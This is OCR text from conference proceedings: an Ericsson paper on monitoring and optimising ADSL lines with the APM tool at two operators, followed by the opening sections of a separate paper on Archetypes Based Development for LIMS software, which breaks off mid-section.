ERICSSON NIKOLA TESLA d.d.
Krapinska 45, 10000 Zagreb, Croatia
Telephone: +385 (0) 1 3653902
E-mail: antun.kerner@ericsson.com; petar.cota@ericsson.com

Abstract – In this article we explain approach in using Access Performance Manager System (APM) for analyses of ADSL lines in production of broadband (BB) Operator. Results of monitoring and optimization are shown. In our case optimization is done by DAO subsystem. We compare results of two Operators with the same goal to maximize service availability with minimum decrease of service characteristics, specially speed in downstream. APM has purpose for monitoring of all performances of BB system as well as interdependency of lines. APM monitoring and optimization of line parameters is based on changing of End User Profiles and using line testing mechanism integrated in DSLAM devices. APM is designed around a selection of configurable batch jobs that store vital Line Test (SELT and Loop Diagnostic) and DSL-link parameters in the APM database. By selecting the appropriate view, it is possible to follow and understand faulty behaviour in detail. APM is also equipped with a real-time view that is essential when troubleshooting on a per-line basis or when re-configuring a DSL link online.
Support for equipment/DSLAM of other vendors than Ericsson is also implemented in APM.
APM offers several tools that are designed to solve different problems in a DSL-based network.

I. INTRODUCTION

Broadband Access Networks - General
Through xDSL and FTTx technologies the Broadband Access solutions offer operators Ethernet based access for voice, video and data services, for example VoIP, High Speed Internet Access, IPTV, etc.
Figure 1 below presents the overview of the BBA network architecture.




Figure 1 Broadband Access Network Solution Overview

Main purpose of this article is to describe APM product and results of monitoring and optimisation of broadband lines in two Pilot Projects and compare results.
Generally Pilot Projects where organized in two phases: implementation of the system and monitoring, and than optimisation according defined constrains.
APM is a product aimed at detecting errors on the line and improving DSL line quality. APM 1.1 was selected for this pilot projects.
The purposes of the Pilot Project are:

- Demonstrate the utility of the tools comprised within the APM system
- Test the system in a real-life network
- Test the DAO functionality on lines with subscriber traffic

Operator1
The pool of lines under test at Operator 1 (O1) was made up of 2 ECN330 running as EDN288 DSLAMs, which gives a total of about 600 lines, all running EDA 4.1 software. All the embedded nodes under the ECN's are EDN312x running ADSL, ADSL2 or ADSL2+.

The 2 nodes include 600 active lines:

- 270 lines that run IP-TV service
- 330 lines that run Internet service

The test period was structured as follows:

- Monitor the lines and use results from the last 5 days to extract the list of faulty lines
- Automatically apply DAO on the faulty lines
- Monitor the lines after DAO has optimized them

In the paper are presented results obtained for the 100 lines that were under optimization process:

- APM found a new better profile for 41 lines
- APM detected the current profile as being best for 40 lines
- APM could not find a good enough profile for 19 lines

The current document focuses on the 41 lines where APM has found a better profile and outlines the customer benefits with respect to that.

Operator 2
The pool of lines under test at Operator 2 (O2) was made up of 2 ECN330 running as EDN288 DSLAMs, which gives a total of about 450 lines, all running EDA 4.1 software. All the embedded nodes under the ECN's are EDN312x running ADSL, ADSL2 or ADSL2+.

The 2 nodes include 450 active lines:
- 130 lines that run IP-TV service
- 320 lines that run Internet service

The test period was structured as follows:
- Monitor the lines and use results from the last 5 days to extract the list of faulty lines
- Automatically apply DAO on the faulty lines
- Monitor the lines after DAO has optimized them

In the paper are presented results obtained for the 97 lines that were under optimization process:
- APM found a new better profile for 40 lines
- APM detected the current profile as being best for 37 lines
- APM could not find a good enough profile for 20 lines

We proposed that, for each main profile, there should be alternative profiles with optimal SNR, INP and delay values. Alternative profiles created according to the TR-176 recommendation.
Original profiles are not optimal for all lines because:
- Fixed data rate has been used.
- Some profiles can not correct errors because INP and delay are not used or they have incorrect values.
- Maximum SNR margin is equal to the target SNR margin and that can increase number of errors.

II. SYSTEM DESCRIPTION

The Access Performance Manager (APM) is a collection of tools for monitoring and analyzing DSL and POTS lines behaviour ranging from individual twisted pair lines to entire copper plants on site level. APM logs and stores any operation initiated from APM application on a per process basis allowing keeping track of changed behaviour in the local loop. New bandwidth demanding triple play services, such as high-speed Internet, high-definition IPTV and IP telephony, place high requirements on the access network. When providing these services over DSL it is of great importance to minimize service interruptions, that is, keeping the adequate Quality of Service. As these services put pressure on the DSL layer in terms of capacity as well as BER and delay, a reliable and "healthy" link can only be guaranteed if the tools that are used give room for proactive measures. The primary purpose of APM is to test lines on Access Nodes from the IP Access Network and store the results into the database. The results are submitted to the Web clients either as tables or as graphs. APM has built-in functions to analyze problems arisen on the DSL and POTS lines and present possible diagnostic information.
The inventory of third party product network can be imported through an XML file.
FLT is a tool in APM to locate the faulty and low performance lines in the plant. The purpose of the Fault Localization Tool is to provide the operator with means to inspect and test the network as well as make post analysis of data collected.
It uses the following six test methods:
• Line Monitoring
• Single Ended Line Test (SELT)
• Loop Diagnostics Test
• Noise Test
• Narrowband Test
• Line Driver Integrity Test

1) Technical characteristics of the system
Configuration of the APM system is shown on Figure 2. APM is based on modular concept shown on Figure 3.
Modularity is ensured by using following components:
FLT (Fault Localization Tool)
- Normal network operations
- Installation support
  - SELT (NB, BB)
- Module Domain (Real-time operations)
  - Non-interrupting (Primitive Monitor)
  - Interrupting
    - SELT (NB, BB)
    - DELT
    - Line driver test

- DAO (DSL Automatic Optimizer)
  - DSL stability optimisation
  - Service optimisation
- OVT (Network Overview Tool)
  - Network overview
    - Topology
    - Capacity, Performances
  - Statistical analyses
    - Aggregation Statistic
    - Co relational analyses




FIGURE 2
APM SYSTEM




FIGURE 3
APM installed with Distributed Architecture

Methodology

2) Initial Monitoring

The monitoring period was of 5 days, at 1 hour intervals. This gave 120 monitoring samples for each line under test. This monitoring was used to build up a list of faulty lines that were handed over to the DAO.

3) Thresholds

The report has been made using two sets of thresholds, as shown in Table 1. The two sets of thresholds will be referred to as S1 and S2

Threshold set #1 (S1)	**Threshold set #2 (S2)**
DELTA_UAS_DS ≥ 5 counts/hr	DELTA_UAS_DS ≥ 1 counts/hr
DELTA_ES_DS ≥ 40 counts/hr	DELTA_ES_DS ≥ 5 counts/hr
DELTA_SES_DS ≥ 5 counts/hr	DELTA_SES_DS ≥ 1 counts/hr
DELTA_INITS_L_DS ≥ 1 count/hr	DELTA_INITS_L_DS ≥ 1 count/hr
SNR_MRGN_DS 3 ≥ counts/hr	SNR_MRGN_DS ≥ 1 counts/hr

TABLE 1
Threshold sets for comparative report

4) Comparative report

The comparative report will show the difference between the final monitoring and the initial monitoring periods for the group of lines optimized by the DAO.

The comparative report is taking into account the following parameters:

- SES downstream
- Init restarts
- ES downstream
- UAS downstream
- SNR margin
- Mean data rate

The comparative report will focus on these 100 lines that were optimized and describe the change in behaviour before optimization and after optimization monitoring periods.

5) Final monitoring period

The monitoring period was of 5 days, at 1 hour intervals. This gave 120 monitoring samples for each line under test. This monitoring was used to illustrate the effect of DAO with respect to line performance.




FIGURE 4

On Figure 4 is shown that line monitoring is continuous process. Line classification is prerequisite for line optimisation.

At Figure 5 is shown an example of IP Access Network that uses APM for testing, diagnosing, monitoring and optimisation. It is important to notice that Ericsson systems EDA 1200, EDA 2530 and EDA 1500 (GPON) are supported as well as access nodes of other vendors.




FIGURE 5
Example of IP Access Network that Uses APM for Testing and Diagnosing

III. PROCESS DESCRIPTION

1) Procedure

Due to configuration settings on the test system, APM has selected 100 of the 109 lines detected as faulty for further optimization.

Line monitoring is a pre-requisite for the DAO and results from line monitoring are used for line classification. In our case FLT is collecting parameter samples every 1 hour Parameters to be collected during line monitoring are:

- Initialization attempts
- Severely error seconds downstream
- Error seconds downstream
- Unavailable seconds
- SNR margin downstream
- Data rate downstream

Line classification is an offline process based on the data fetched from the APM database

Line classification procedure:

For each of the parameters above (UAS and Data rate excluded) a threshold value and a threshold percent is needed. For counters the threshold value is of x counts/hour (ES, SES) or counts/day (Init restarts) or dB (SNR); samples with values higher than the threshold are marked as faulty. If more than y% of samples within the last 1 week are crossing the above mentioned threshold then the line is marked as faulty.

DELTA_ES_DS Difference between 2 consecutive samples	counterThresholdPercentage	10%
	thresholdValue	40 counts/hr
DELTA_INITS_L_DS Difference between 2 consecutive samples	counterThresholdPercentage	17%
	thresholdValue	1 count/hr
SNR_MRGN_DS	counterThresholdPercentage	20%
	thresholdValue	3 counts/hr
DELTA_SES_DS Difference between 2 consecutive samples	counterThresholdPercentage	10%
	thresholdValue	5 counts/hr

Table 1a)

The criteria shown in Table 1a) were used to classify the lines

Figure 6 shows details related with classification and optimisation flow.




FIGURE 6
Figure shows details related to the classification and optimization flow.

```
k?xml version="1.0" encoding="UTF-8"?>
<ltn:configurations xsi:noNamespaceSchemaLocation="lineConfig.xsd" xmlns:ltn="http://www.ericsson.com/cpm/xml/lineConfig"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">

<configurationProfiles>
            <configurationProfile name="EUP-1" externalId="10"  lineCfgName="cpmL1" />
            <configurationProfile name="EUP-2" externalId="11"  lineCfgName="cpmL1" />
      </configurationProfiles>

</ltn:configurations>
```

Example of end user profiles XML-file

Service Classification

Service Classification is derived from Line Monitoring results.

In service classification three entities are displayed.

• Line Quality (LQ)

It depend on the parameter LQE

LQE >=0.75 ->> Good

LQE >= 0.5 && LQE < 0.75 ->>> Should be improved

LQE < 0.5 Performing badly

• Line Stability (LS)

It depend on the LSE value.

LSE =1 ->> Stable

LSE =0 ->> Unstable

• Service Qualifier (SQ)

It depends on the SLI parameter.

SLI = 1 HDTV Supported

SLI = 0.75 SDTV Supported

SLI = 0.5 IPTV Not Supported

SLI = 0 Line needs optimization

Line optimization is the process of changing the line profile in a controlled way with a view to find the best profile for the given line. Line optimization process requires the following as pre-requisites:

-End-user profiles (regular and fault repair) must be defined into the Management system and then imported to APM.

-Logic for optimization process regarding changing of End-user profiles must be defined into the APM.

-Service Qualifiers specifying the quality norms (thresholds) for the lines should be defined into the APM system.

Optimization flow goes as follows:

1. Line has been forwarded for optimization
2. APM reads the current profile on the line
3. APM selects the flow where the start profile is the current profile on the line
4. APM tries all profiles pertaining to the flow above and finds the best candidate

Each profile candidate is assessed during a period of 24 hours (called time window) that is made up of typically 24 monitoring periods of 1 hour coupled with some decision points over entire time window the mean value of the quality of service parameters should be below and the mean value of data rate and delay should be above the specified threshold in order to make the candidate qualify for the best candidate selection.

IV. PRESENTATION OF RESULTS

Operator 1

Impact of changes on all 576 lines for Operator1 is as follows:

Mean Init restarts per day 22,14%, Mean SES per hour 75,17%, Mean UAS per hour -0,89%, Mean ES per hour 60,08%, Mean data rate 0,78%.

Table 2 shows the overall improvement for the lines optimized during the Project for both operators. As the table shows, the QOS on the access level showed quite a good evolution, the overall ratio between new and old values ranging between 20% (UAS) to 90% (SES) at the expense of loosing only 0.7% in data rate. This small data rate decrease is the penalty of using protection on the lines and is a stabilization cost.

Operator 2

For Operator 2 we have following achievement:

Achieved good optimization of the quality of service parameters at the expense of data rate reduction by only 8%
Decrease of the mean Severely error seconds count per hour for 94%
-> Lowered impact on service interruption
Decreased the initialization restarts for 78%
-> lowered the line instability due to spontaneous line restarts

	Before	**After**	**Overall Changes/ improvement**
Operator 1 (O1)			
Mean Init restarts per day (for all optimized lines)	26.28	5.45	79.26%
Mean SES per hour (for all optimized lines)	14.47	1.56	89.22%
Mean ES per hour (for all optimized lines)	277.55	31.89	88.51%
Mean data rate (Mbps)	4.46	4.43	0.7%
Operator 2 (O2)			
Mean Init restarts per day (for all optimized lines)	36,30	7,89	78,27
Mean SES per hour (for all optimized lines)	11,81	0,71	93,98
Mean ES per hour (for all optimized lines)	242,94	51,92	78,63
Mean data rate (Mbps)	3,85	3,55	7,87

TABLE 2

At Figure 7 graph with data before and after optimisation shows considerable improvement of previously explained parameters. It is also obvious that same setup has similar results in two networks in two different countries.




FIGURE 7
Figure shows graph of data before and after optimisation for Operator 1 (O1) and Operator 2 (O2)

V. CONCLUSION

In this article, a technique for optimization of line characteristics by using APM system was presented. APM system was tested on more than 500 lines in the live network using monitoring and line optimization at Operator 1 and about 500 lines at Operator 2. Presented results show us that it is possible to achieve better line characteristics by monitoring, automatic selection of lines according to thresholds and automatic changing of End-user profiles. EUP has been changed with existing NMS System. The changes on the lines where fault repair End-user profiles were applied, were significant and showed representative improvements. As well, improvements were shown on the whole pilot location. This is an indicator that improving some lines on one location (node) has positive feedback on the whole location. Having this in mind it can be concluded that if APM would be applied on the whole network, not all lines would be optimized, but the improvement would be shown in the whole network. Pilot projects in operator's network fulfilled our expectations. It is also confirmed by repeating similar setup at another country at another Operator. Operators are very satisfied with results and plans to deploy APM or similar system in broadband network. With APM system generally operator has collected huge amount of data that enables further analysis.

LITERATURE

[1] TR-176 ADSL2Plus Configuration Guidelines for IPTV
[2] ADSL TUTORIAL Matthew J. Langlois
[3] Rec. ITU-T G.997.1 (04/2009)

SOFTWARE ENGINEERING

Archetypes Based Development from the Perspective of Domain Engineering Research Topics

Jaak Tepandi[a], Gunnar Piho[a,b] and Viljam Puusep[a]
[a]Department of Informatics, Tallinn University of Technology, Raja St. 15, Tallinn 12617, Estonia
[b]Clinical and Biomedical Proteomics Group, CRUK, LIMM, Univ. of Leeds, Beckett St, Leeds LS9 7TF, UK
gunnar.piho@computer.org

Abstract **- Archetypes Based Development (ABD) utilizes software engineering triptych together with archetypes and archetype patterns. In ABD, the domain is analysed and the domain model is developed by using the product (what), business process (how), organization structure (where), person (who), order and inventory (when), and rule (why) archetype patterns. In the current paper, ABD is evaluated from the perspective of domain engineering research topics proposed by Bjørner in 2007. The evaluation shows that ABD is in accordance with an approved and important domain facets based domain analysis methodology and provides additional insight into the research questions related to its main processes. We also explain use of ABD and domain models designed in compliance with ABD in real life software development. These outcomes indicate that our domain analysis and modelling approach complements Bjørner's domain modelling and together with Test Driven Modeling results in more flexible, customizable, reliable and interoperable software.**

Keywords - Software engineering methodology evaluation, archetypes, archetype patterns, domain analysis, domain modelling.

I. INTRODUCTION

According to the software engineering triptych [1], in order to develop software we have to (a) informally and/or formally describe a domain ($\mathcal{D}$); (b) derive requirements ($\mathcal{R}$) from these domain descriptions; and (c) from these requirements we have to determine software design specifications and implement the software ($\mathcal{S}$), so that $\mathcal{D}, \mathcal{S} \vDash \mathcal{R}$ (meaning the software is correct) holds [2]. Partly based on the ideas of software engineering triptych, we have proposed Archetypes Based Development (ABD) - a business archetypes and archetype patterns based methodology for modelling of business domains, requirements and software ([3], [4], [5]). The main objective of this methodology is to understand and model business domains ("what to do") as they are, without any reference to the software requirements or to the design of any software system.

ABD utilizes software engineering triptych [1] together with archetypes and archetype patterns [6]. In ABD, the domain is analysed and the domain model is developed by using the product (what), business process (how), organization structure (where), person (who), order and inventory (when), and rule (why) archetype patterns. Later this domain model is used in engineering and specification of user requirements and in developing (in the future, hopefully generating) of software.

An important part of a methodology development is its evaluation – systematic determination of quality and significance of the methodology using specified evaluation criteria. The main objective of this paper is to evaluate the ABD in a broader context of the software engineering triptych. We also show how we use domain models designed in compliance with ABD in real life software development to get more flexible, customizable, reliable and interoperable software.

The organisation of the paper is as follows. In Section 2 we present our approach to ABD evaluation. Section 3 is devoted to description of ABD. In Section 4 we describe the usefulness of ABD by describing real life LIMS (Laboratory Information Management Systems) software developments in CBPG (Clinical and Biomedical Proteomics Group) at University of Leeds. In Section 5 we evaluate ABD methodology according to Bjørner's domain engineering research topics. We finalize with conclusions (Section 6).

II. THE APPROACH TO ABD EVALUATION

There exist many evaluation methods, starting from systematic and rigorous application of scientific methods (for example, proving absence of contradictions or redundancies in the methodology), proceeding with comparisons with other recognized frameworks, and finishing with case studies. In the earlier studies, we have evaluated ABD from MDA (Model Driven Architecture), XP (Extreme Programming) and CMMI (Capability Maturity Model Integration) for Development perspectives ([3], [5]). We have also used the case study method applying ABD in development of LIMS software.

In the current paper, ABD is evaluated by comparing it with Bjørner's domain facets [7] based domain analysis methodology according to the domain theory research topics [2] proposed by Bjørner in 2007. Bjørner has numbered the research topics from R1 to R17. From these, we have selected research topics R5...R13, as they are associated with domain modeling – a process which leads to informal, narrative, and formal domain descriptions and which is one of the basic ABD processes. The selected research topics relate to the following steps (facets) of domain modeling: (a) intrinsic; (b) support technology; (c) management and organization; (d) rules and regulations; and (e) human behaviour ([2]). The criteria for this evaluation are that to be really of value, the methodology should be in

accordance with similar approved methodologies, as well as provide additional insight into the research questions related to its main processes. In Section 5, a short analysis is provided for each research question to explore to which extent these criteria are satisfied.

As ABD is a quite extensive methodology, presentation of evaluation in Section 5 is based on references to the overview of ABD and ABD based development in Sections 3 and 4. Another option for the presentation would have been to organise it around the evaluation topics – for example, to present relevant features of ABD directly with each research question. Due to the broad scope of ABD and the volume restrictions of the paper this would have resulted in a presentation that is difficult to understand, does not give a picture of ABD, and is therefore also difficult to follow with respect to evaluation.

III. OVERVIEW OF ABD

ABD is a software engineering triptych [1] based software development process with archetypes and archetype patterns. Business archetype patterns are originally proposed by Arlow and Neustadt [6].

Business archetype patterns by Arlow and Neustadt (product, party, order, inventory, quantity and rule), composed by business archetypes (person's name, address, phone number, etc.), describe the universe of discourse of businesses as it is, neither referring to the software requirements nor to the software design. We analysed Arlow and Neustadt's business archetype patterns according to the Zachman Framework [8] and Bjørner's domain analysis methodology [7]. We also compared these archetype patterns with analysis and data model patterns by Hay [9; 10], Fowler [11], and Silverston [12; 13]. As a result we proposed the refined and enhanced version of business archetypes and archetype patterns [3].

Table 1: ZF Columns with Archetype Patterns.

<table>
<tr><th colspan="6">Business requirements</th></tr>
<tr><th>What</th><th>How</th><th>Where</th><th>Who</th><th colspan="2">When</th><th>Why</th></tr>
<tr><th>Things</th><th>Processes</th><th>Locations</th><th>Persons</th><th colspan="2">Events</th><th>Strategies</th></tr>
<tr><td>Products and services</td><td>Reporting (feedback)</td><td>Organization and organization structure</td><td>Persons</td><td colspan="2">Business events</td><td>Business rules</td></tr>
<tr><td colspan="3">Party AP</td><td colspan="3"></td></tr>
<tr><td>Product AP</td><td colspan="3">Party relationship AP</td><td>Order AP</td><td>Inventory AP</td></tr>
<tr><td colspan="6">Rule AP</td></tr>
<tr><td colspan="6">Quantity and money AP</td></tr>
<tr><td colspan="6">Common infrastructure</td></tr>
</table>

In ABD (Table 1), the independent phenomena, described by (Zachman Framework) ZF columns, are analysed and developed by using product (what), business process (how), organization structure (where), person (who), order and inventory (when), as well as rule (why) archetype patterns. Therefore the ZF columns with archetypes describe "what to develop".

In ABD, we utilize Test Driven Modelling (TDM) [14]. TDM is tied with ZF rows (Table 2) and describes "how to develop". In TDM, we first delimit the scope of phenomena to get a contextual model (according to ZF Row 1). We next specify requirements with unit tests. These unit tests form semantic models (ZF Row 2) of phenomena. By incremental specification and implementation of requirements we get step by step closer to logical (ZF Row 3) and physical (ZF Row 4) models. Logical models are models of phenomena in terms of interfaces (or class designs) and their relationships. Physical models are models of phenomena in some general purpose programming language. Physical models have to satisfy semantic models (ZF, Row 2) specified by unit tests. A detailed model (ZF Row 5) is a model in ready to run byte-code (e.g. CIL in .NET) and a product (ZF Row 6) is a DLL (read model or framework in any executable code) used as embedded DSL for prescribing software requirements or an application used by a customer.

Table 2: ZF Columns with Archetype Patterns.

<table>
<tr><th colspan="2">ZF</th><th rowspan="2">MDA</th><th colspan="5">Abstraction Concretization</th></tr>
<tr><th></th><th>Model</th><th colspan="5">A&AP Domain Requirements</th></tr>
<tr><td>1</td><td>Contextual Scope</td><td></td><td rowspan="6">domain engineering</td><td rowspan="6">domain analysis</td><td>Terms</td><td>Terms</td><td>Terms</td><td rowspan="6">triptych software engineering</td></tr>
<tr><td></td><td></td><td colspan="3">Glossary specified as unit tests</td></tr>
<tr><td>2</td><td>Conceptual Business Semantic</td><td>CIM</td><td>Specs</td><td>Specs</td><td>Specs</td></tr>
<tr><td></td><td></td><td></td><td colspan="3">A&AP, Domain and Requirements are specified as</td></tr>
<tr><td></td><td></td><td></td><td>unit tests</td><td colspan="2">acceptance tests</td></tr>
<tr><td>3</td><td>Logical System</td><td>PIM</td><td>Design of A&AP</td><td colspan="2">Design in terms of A&AP DM</td></tr>
<tr><td>4</td><td>Physical Technology</td><td>PSM</td><td>C#</td><td>A&AP based DSL</td><td>DM based DSL</td></tr>
<tr><td></td><td></td><td></td><td colspan="3">Source code satisfying specifications for</td></tr>
<tr><td></td><td></td><td></td><td>A&AP</td><td>D also A&AP</td><td>R, D and A&AP</td></tr>
<tr><td>5</td><td>Detailed</td><td>Code</td><td colspan="3">Byte-code (CIL) ready to run</td></tr>
<tr><td>6</td><td>Product</td><td></td><td colspan="2">DLL used as DSL in concretization</td><td>Application</td></tr>
</table>

There are (at least) three separated development processes in the ABD (Table 2): (a) Development of A&APs (archetypes and archetype patterns); (b) Development of domain models; and (c) Development of applications.

TDM is utilized in all of these developments. A general purpose programming language is used in the development of A&APs. The target of the development of A&APs is to get the embedded (into general purpose programming language) DSL for development of domains. In development of domains, the A&APs based embedded DSL (API/framework in executable binary code) is used for specifying domain descriptions (contextual and semantic models of domains). The target of the development of domain models is to get the embedded DSL (API/framework in executable binary code) for developing applications. In application development (customizing and hopefully automated generating in future), the domain model based embedded DSL is used for specifying customer requirements.

Following the software engineering triptych [1], we have a domain ($\mathcal{D}$) model specified by using A&APs based embedded DSL. This domain model is then used for specifying customer requirements ($\mathcal{R}$). According to specified requirements, the software (meaning application) ($\mathcal{S}$) is developed (customized and hopefully can be generate in future). With TDM we ensure the correctness of application ($\mathcal{D}, \mathcal{S} \vDash \mathcal{R}$) as much as possible.

IV. REAL LIFE DEVELOPMENT WITH ABD

We use the ABD described in Section 3 in real life LIMS software development in CBPG (Clinical and Biomedical Proteomics Group) at University of Leeds (GP) under the project called MyLIS. LIMS represent the class of computer systems designed to manage laboratory information [15].

In research laboratories, like CBPG, business processes are continuously changing and different research groups within the same research laboratory, sometimes even different investigators in one and the same research group, require different business processes and different or differently organized data. While standardized in some ways, such system for scientists has to be flexible and adaptable so, that there are customizable possibilities to describe data, knowledge and also research methods.

This is why we decided not to develop only LIMS, but decided to develop a software factory for LIMS. By Greenfield, *et al.* [16], the software factory is the domain specific RAD (Rapid Application Development) with frameworks, languages, patterns and tools. When general-purpose RAD uses *„logical information about the software captured by general-purpose development artefacts*“, then the software factory uses *„conceptual information captured by domain specific models*“ [16 p. 564]. Figure 1 illustrates our research and developments towards LIMS Software Factory (SF).




Figure 1. The Architecture of the LIMS Software Factory

Based on the archetypes and archetype patterns based domain model of laboratory, the LIMS SF architecture consists of the LIMS DSL (domain specific language), the LIMS Engine and the Tests Engine. Requirements for the particular LIMS software will be described with the LIMS DSL. The LIMS Engine has to generate the LIMS software according to these requirements. The Tests Engine has to validate these requirements with respect to the domain model of laboratory and has to verify the generated LIMS software. Figure 1 is based on the software engineering triptych (from domain model via requirements to software) [1]. The key point is that all models we are talking about are not only documentation artefacts, but also source artefacts, as common in software factories [16].

Layering is a common technique for complicated software systems [17 p. 17]. Both .Net and Java framework have tools for developing 4-tier software systems [18]. Nowadays 4-tier software architecture is a modification of common 3-tier architecture [17 pp. 19-22]. 3-tier architecture has got a data source layer (accessing data), a domain model layer (defining logic) and a presentation layer (using logic). 4-tier architecture has an additional communication layer (containing and connecting logic).

We are looking for ways to minimize (better to completely avoid) changes in the domain logic and in the data source layers as these changes are risky and time consuming. We are trying to find possibilities to fulfil user requirements only by making changes in the presentation or in the communication layers. It is desirable that these changes could be made by end users even at run-time.

In our understanding, to minimize or avoid changes in the domain logic and in the data source layers, we need a universal domain model that is implemented in the domain logic layer together with supporting database layout and data access layer. This domain model has to be mature, ought not to be changed all the time and it has to be possible to use this domain model to fulfil various user specific requirements for a particular class of software systems.




Figure 2. Logical Model of Party Relationship Archetype Pattern

